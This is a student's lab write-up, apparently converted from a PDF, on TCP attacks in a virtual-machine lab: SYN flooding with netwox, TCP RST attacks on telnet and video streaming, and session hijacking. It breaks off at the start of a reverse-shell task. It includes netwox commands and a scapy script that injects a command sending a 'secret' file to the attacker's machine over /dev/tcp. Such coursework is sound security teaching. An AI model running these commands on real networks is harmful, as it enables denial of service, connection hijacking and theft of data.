

Task 1: SYN Flooding Attack


So we first need to set up three virtual machines. One will be the server, named “VirtualMachine1” This machine has an ip of 10.0.2.4, two other machines will connect to it with the command telnet 10.0.2.4. VirtualMachine2 will be the usermachine, and VirtualMachine3 will be used for the SYN flooding attack. The second machine has an ip of 10.0.2.5. The attacking machine has an ip of 10.0.2.6. To confirm that everything is connected properly on the same server we check the server with “netstat -tna” then we check to see if the tcp has the correct ips established. The server has the two other systems established so we can proceed with the lab.




In order to launch the SYN flooding attack, we use the Synflood, which is Tool 76 in the netwox tool kit. We use the command “sudo netwox 76 -i 10.0.2.4 -p 23 -s raw”. This command when used will send a large amount of SYN packets to the server, all having random source ip addresses. On server side we do “sudo sysctl -a | grep cookie” to see what the SYN cookie flag is set to. The default is 1, so we do the attack with this cookie on at first. This is a countermeasure that successfully blocks out the attack and allows for the user to still connect to the server.



You can see all the SYN packets that came from being flooded with the command on the VirtualMachine3. However despite the flood, the user was still able to connect to the server, as shown on VirtualMachine2, that there was no problem on their side.




This time around in order to do the attack we set the SYN cookie flag to 0 so that the attack can carry out. We know the attack is successful since due to the excess of SYN packets on the server, the user is not able to connect to the server. They end up waiting a few minutes before their connection is simply timed out.




Task 2: TCP RST Attacks on telnet and ssh Connections

We connect the two virtual machines to the server starting out. To break up a TCP connection between a user and server, the attacker just needs to spoof a TCP RSP packet from the user to server, or server to user. We do this attack with the netwox similar to the last task. We use 78 to do the needed attack, then put in the server address for the source. The user was previously logged in using telnet, but after running the attacker code, the connection is instantly closed. And if the user tries reconnecting, it is also blocked.




We do the attack using scapy, which will be a part of python code that conducts the TCP RST attack. We show on the attacker system, virtualmachine3, that the attack is running, with the python code that was used. After finishing the skeleton code, we see that when we try to connect to the server using the user, it is blocked, and instead we get a notification that the connection was closed by a foreign host. Which was our attacking method. The attack is a success since the user was not able to connect to the server with telnet.




Task 3: TCP RST Attacks on Video Streaming Applications

We do a similar attack we did for the telnet server for the user. Except this time we are planning on sending TCP packets to the user's machine while they're watching a video on youtube. If the attacker sends TCP packets then the video can be slowed or crash entirely. This works since most video streaming sites use TCP. The difficult part of this task is getting the correct sequence number, but we can just use a python program that will automatically send out spoofed TCP RST packets. This automated system is called sniff-and-spoof. We use nother scapy program, wew plug in in ip of the computer that we are trying to crash, then run the code while they are trying to watch a video.

In the example below, after running the attack, the video paused, then a notification tht a webpage was slowing down the browser came up.




An interesting thing to note is, if you refresh the page, the virtual machine won't reach youtube, but if you stop the attack and refresh the page works. I think this shows that the page recognizes that there is an unusual thing going on in the system, so it does now allow for the page to load. Most likely some type of counter measure. I am not sure the exact reason though.



Task 4: TCP Session Hijacking

The goal is to get the targeted receiver to accept our TCP data from the attacking system. Accepting the pacers as if they came from the legitimate sender. Essentially, we can get the telnet server to run our malicious commands.

The example below we use netwox 40 to conduct the attack. We need to manually put all our information for user ip, server ip, source port, destination port, sequence number, and acknowledgment number into the netwox input. For data we need to take the string "\r cat secret > /dev/tcp/10.0.2.6/9090 \r" and convert it to hex so it can be used for the -q parameter for the netwox command. The results of the netwox are shown below. Unfortunately despite having all the correct data, and defaulting the rest to 0 by not including them as parameters, the attack did not go through. We were able to have a successful attack using scapy though. Darkened TCP did not hijack the user, which was the goal of the attack. I am not sure why the attack did not work, but this was the result I got.




In the example below we use scapy to conduct the attack. The skeleton code we were given was filled out as the following:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=36594, dport=23, flags="A", seq=382808188, ack=3835648576)
data = "\r cat secret > /dev/tcp/10.0.2.6/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

We gain this information from using wireshark, and knowing what to put for data based on the textbook. When executing this code from the attacking system, alongside the “nc -lv 9090” command, we are able to hijack the user session. We know that we have hijacked the system

because of the darkened TCP protocols. The telnet does not need to disconnect for this to be a successful attack.




Task 5: Creating Reverse Shell using TCP Session Hijacking

So the goal of this attack is to use a similar attack as our task4. This time running the python code in the server. The goal being to have a backdoor setup on the server for the attacker. When doing the attack, we run the following python code.

```
#!/usr/bin/python
from scapy.all import *
